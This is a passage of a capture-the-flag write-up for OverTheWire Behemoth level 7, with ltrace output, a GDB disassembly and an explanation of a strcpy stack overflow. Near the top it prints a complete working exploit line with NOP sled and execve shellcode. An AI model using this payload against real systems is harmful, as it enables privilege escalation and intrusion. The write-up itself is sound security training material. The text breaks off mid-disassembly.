


```
              This is an OverTheWire game server.
      More information on http://www.overthewire.org/wargames

backend: gibson-0
behemoth0@behemoth.labs.overthewire.org's password:
```

Behemoth Level - 7

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- ltrace
- GDB

TL;DR

Vulnerability Class:

Stack-based buffer overflow

Core Concept:

Direct control of instruction pointer (EIP) via unchecked stack buffer, enabling raw shellcode execution through precise offset calculation and return address control.

Methodology:

- Identified vulnerable `strcpy()` call copying user input into a fixed-size stack buffer
- Calculated exact offset required to overwrite saved EIP
- Constructed exploit payload consisting of:
  - padding up to EIP
  - NOP sled
  - manually crafted shellcode
  - overwritten return address pointing back into the sled
- Validated memory layout and offsets during analysis, but executed exploit **outside the debugger** to avoid altered stack behavior

Final Working Payload

- User-controlled input exceeding buffer size
- Payload structure:

```
[ padding ][ EIP overwrite ][ NOP sled ][ shellcode ]
```

- Return address chosen to reliably land within the NOP sled under normal execution
- Successful execution resulted in spawning a shell as the next Behemoth user

FINAL WORKING PAYLOAD:

```
./behemoth7 $(perl -e 'print "A" x 528 . "\x68\xd1\xff\xff" . "\x90" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"';)
```

What Actually Mattered:

- Correct offset to saved EIP
- Little-endian return address placement

- Understanding real stack layout vs debugger-influenced layout
- Shellcode placement and execution flow

What Didn't Matter:

- Overreliance on debugger output
- Tool-generated payloads without understanding
- Over-optimizing shellcode before control was confirmed

Key Learnings:

- Classic buffer overflows still demand precision
- Debuggers can mask real execution behavior
- Reliable exploitation requires ownership of stack mechanics
- Manual payload construction builds transferable exploit skill

Result:

Level 7 successfully exploited via controlled EIP overwrite and manual shellcode execution.


Level info:

There is no information for this level, intentionally.

[It will remain so for all the next stages as well of this wargame series]

Solution:

Let's begin with normal execution of our `./behemoth7` script and then we will see as to how it behaves:




```
behemoth7@behemoth:/behemoth$ ./behemoth7
behemoth7@behemoth:/behemoth$ ltrace ./behemoth7
__libc_start_main(0x80490cd, 1, 0xffffd464, 0 <unfinished ...>
strlen("SHELL=/bin/bash")                                                    = 15
memset(0xffffd5cd, '\0', 15)                                                 = 0xffffd5cd
strlen("PWD=/behemoth")                                                      = 13
memset(0xffffd5dd, '\0', 13)                                                 = 0xffffd5dd
strlen("LOGNAME=behemoth7")                                                  = 17
memset(0xffffd5eb, '\0', 17)                                                 = 0xffffd5eb
strlen("XDG_SESSION_TYPE=tty")                                               = 20
memset(0xffffd5fd, '\0', 20)                                                 = 0xffffd5fd
strlen("HOME=/home/behemoth7")                                               = 20
memset(0xffffd612, '\0', 20)                                                 = 0xffffd612
strlen("LANG=C.UTF-8")                                                       = 12
memset(0xffffd627, '\0', 12)                                                 = 0xffffd627
strlen("LS_COLORS=rs=0:di=01;34:ln=01;36"...)                                = 1816
memset(0xffffd634, '\0', 1816)                                               = 0xffffd634
strlen("SSH_CONNECTION=10.0.1.249 56642 "...)                                = 46
memset(0xffffdd4d, '\0', 46)                                                 = 0xffffdd4d
strlen("LESSCLOSE=/usr/bin/lesspipe %s %"...)                                = 33
memset(0xffffdd7c, '\0', 33)                                                 = 0xffffdd7c
strlen("XDG_SESSION_CLASS=user")                                             = 22
memset(0xffffdd9e, '\0', 22)                                                 = 0xffffdd9e
strlen("TERM=xterm-256color")                                                = 19
memset(0xffffddb5, '\0', 19)                                                 = 0xffffddb5
strlen("LESSOPEN=| /usr/bin/lesspipe %s")                                    = 31
memset(0xffffddc9, '\0', 31)                                                 = 0xffffddc9
strlen("USER=behemoth7")                                                     = 14
memset(0xffffdde9, '\0', 14)                                                 = 0xffffdde9
strlen("SHLVL=1")                                                            = 7
memset(0xffffddf8, '\0', 7)                                                  = 0xffffddf8
strlen("XDG_SESSION_ID=278470")                                              = 21
memset(0xffffde00, '\0', 21)                                                 = 0xffffde00
strlen("XDG_RUNTIME_DIR=/run/user/13007")                                    = 31
memset(0xffffde16, '\0', 31)                                                 = 0xffffde16
strlen("SSH_CLIENT=10.0.1.249 56642 2221"...)                                = 32
memset(0xffffde36, '\0', 32)                                                 = 0xffffde36
strlen("QUOTING_STYLE=literal")                                              = 21
memset(0xffffde57, '\0', 21)                                                 = 0xffffde57
strlen("DEBUGINFOD_URLS=https://debuginf"...)                                = 46
memset(0xffffde6d, '\0', 46)                                                 = 0xffffde6d
strlen("LC_ALL=en_US.UTF-8")                                                 = 18
memset(0xffffde9c, '\0', 18)                                                 = 0xffffde9c
strlen("TMOUT=1800")                                                         = 10
memset(0xffffdeaf, '\0', 10)                                                 = 0xffffdeaf
strlen("XDG_DATA_DIRS=/usr/local/share:/"...)                                = 64
memset(0xffffdeba, '\0', 64)                                                 = 0xffffdeba
strlen("PATH=/usr/local/sbin:/usr/local/"...)                                = 103
memset(0xffffdefb, '\0', 103)                                                = 0xffffdefb
strlen("DBUS_SESSION_BUS_ADDRESS=unix:pa"...)                                = 54
memset(0xffffdf63, '\0', 54)                                                 = 0xffffdf63
strlen("SSH_TTY=/dev/pts/0")                                                 = 18
memset(0xffffdf9a, '\0', 18)                                                 = 0xffffdf9a
strlen("OLDPWD=/home/behemoth7")                                             = 22
memset(0xffffdfad, '\0', 22)                                                 = 0xffffdfad
strlen("GAMEHOSTNAME=behemoth")                                              = 21
memset(0xffffdfc4, '\0', 21)                                                 = 0xffffdfc4
strlen("_=/usr/bin/ltrace")                                                  = 17
memset(0xffffdfda, '\0', 17)                                                 = 0xffffdfda
+++ exited (status 0) +++
```

There are quite some processes running in background let's look at them closely to see what they are actually trying to achieve and if we can find something of our interest amidst it:

The program is just setting null bytes `\0` to each of the mentioned memory locations using `memset` and then for a particular length mentioned for each memory address. Interesting.

Let's attempt parsing an argument to the same:

```
./behemoth7 jynx
```




```
memset(0xffffdfc4, '\0', 21)                                       = 0xffffdfc4
strlen("_=/usr/bin/ltrace")                                        = 17
memset(0xffffdfda, '\0', 17)                                       = 0xffffdfda
__ctype_b_loc()                                                    = 0xf7fc2484
__ctype_b_loc()                                                    = 0xf7fc2484
__ctype_b_loc()                                                    = 0xf7fc2484
__ctype_b_loc()                                                    = 0xf7fc2484
strcpy(0xffffd18c, "jynx")                                         = 0xffffd18c
+++ exited (status 0) +++
behemoth7@behemoth:/behemoth$
```

So it copies the string length "jynx" to memory address → `0xffffd18c` and we know from previous OTW wargames and series that `strcpy` is vulnerable to buffer overflow.


Let's analyze the same in debugging mode using `gdb`:


```
gdb ./behemoth7
```


```
behemoth7@behemoth:/behemoth$ gdb ./behemoth7
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./behemoth7...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Download failed: Permission denied.  Continuing without separate debug info for /behemoth/behemoth7.
(No debugging symbols found in ./behemoth7)
(gdb) 
```

Let's disassemble the main function:

```
disassemble main
```


```
Dump of assembler code for function main:
   0x080491b6 <+0>:     push   %ebp
   0x080491b7 <+1>:     mov    %esp,%ebp
   0x080491b9 <+3>:     sub    $0x20c,%esp
   0x080491bf <+9>:     mov    0xc(%ebp),%eax
   0x080491c2 <+12>:    mov    0x4(%eax),%eax
   0x080491c5 <+15>:    mov    %eax,-0x4(%ebp)
   0x080491c8 <+18>:    movl   $0x0,-0x8(%ebp)
   0x080491cf <+25>:    jmp    0x804920c <main+86>
   0x080491d1 <+27>:    mov    -0x8(%ebp),%eax
   0x080491d4 <+30>:    lea    0x0(,%eax,4),%edx
   0x080491db <+37>:    mov    0x10(%ebp),%eax
   0x080491de <+40>:    add    %edx,%eax
   0x080491e0 <+42>:    mov    (%eax),%eax
   0x080491e2 <+44>:    push   %eax
   0x080491e3 <+45>:    call   0x8049060 <strlen@plt>
   0x080491e8 <+50>:    add    $0x4,%esp
   0x080491eb <+53>:    mov    -0x8(%ebp),%edx
   0x080491ee <+56>:    lea    0x0(,%edx,4),%ecx
   0x080491f5 <+63>:    mov    0x10(%ebp),%edx
   0x080491f8 <+66>:    add    %ecx,%edx
   0x080491fa <+68>:    mov    (%edx),%edx
   0x080491fc <+70>:    push   %eax
   0x080491fd <+71>:    push   $0x0
   0x080491ff <+73>:    push   %edx
   0x08049200 <+74>:    call   0x8049080 <memset@plt>
   0x08049205 <+79>:    add    $0xc,%esp
   0x08049208 <+82>:    addl   $0x1,-0x8(%ebp)
   0x0804920c <+86>:    mov    -0x8(%ebp),%eax
   0x0804920f <+89>:    lea    0x0(,%eax,4),%edx
   0x08049216 <+96>:    mov    0x10(%ebp),%eax
   0x08049219 <+99>:    add    %edx,%eax
   0x0804921b <+101>:   mov    (%eax),%eax
   0x0804921d <+103>:   test   %eax,%eax
--Type <RET> for more, q to quit, c to continue without paging--c
```



```
--Type <RET> for more, q to quit, c to continue without paging--c
   0x0804921f <+105>:   jne    0x80491d1 <main+27>
   0x08049221 <+107>:   movl   $0x0,-0xc(%ebp)
   0x08049228 <+114>:   cmpl   $0x1,0x8(%ebp)
   0x0804922c <+118>:   jle    0x80492cc <main+278>
   0x08049232 <+124>:   jmp    0x80492a1 <main+235>
   0x08049234 <+126>:   addl   $0x1,-0xc(%ebp)
   0x08049238 <+130>:   call   0x8049090 <__ctype_b_loc@plt>
   0x0804923d <+135>:   mov    (%eax),%edx
   0x0804923f <+137>:   mov    -0x4(%ebp),%eax
   0x08049242 <+140>:   movzbl (%eax),%eax
   0x08049245 <+143>:   movsbl %al,%eax
   0x08049248 <+146>:   add    %eax,%eax
   0x0804924a <+148>:   add    %edx,%eax
   0x0804924c <+150>:   movzwl (%eax),%eax
   0x0804924f <+153>:   movzwl %ax,%eax
   0x08049252 <+156>:   and    $0x400,%eax
   0x08049257 <+161>:   test   %eax,%eax
   0x08049259 <+163>:   jne    0x804929d <main+231>
   0x0804925b <+165>:   call   0x8049090 <__ctype_b_loc@plt>
   0x08049260 <+170>:   mov    (%eax),%edx
   0x08049262 <+172>:   mov    -0x4(%ebp),%eax
   0x08049265 <+175>:   movzbl (%eax),%eax
   0x08049268 <+178>:   movsbl %al,%eax
   0x0804926b <+181>:   add    %eax,%eax
   0x0804926d <+183>:   add    %edx,%eax
   0x0804926f <+185>:   movzwl (%eax),%eax
   0x08049272 <+188>:   movzwl %ax,%eax
   0x08049275 <+191>:   and    $0x800,%eax
   0x0804927a <+196>:   test   %eax,%eax
   0x0804927c <+198>:   jne    0x804929d <main+231>
   0x0804927e <+200>:   mov    0x804b238,%eax
   0x08049283 <+205>:   push   $0x804a008
   0x08049288 <+210>:   push   $0x804a010
   0x0804928d <+215>:   push   %eax
   0x0804928e <+216>:   call   0x8049070 <fprintf@plt>
   0x08049293 <+221>:   add    $0xc,%esp
   0x08049296 <+224>:   push   $0x1
   0x08049298 <+226>:   call   0x8049050 <exit@plt>
   0x0804929d <+231>:   addl   $0x1,-0x4(%ebp)
   0x080492a1 <+235>:   mov    -0x4(%ebp),%eax
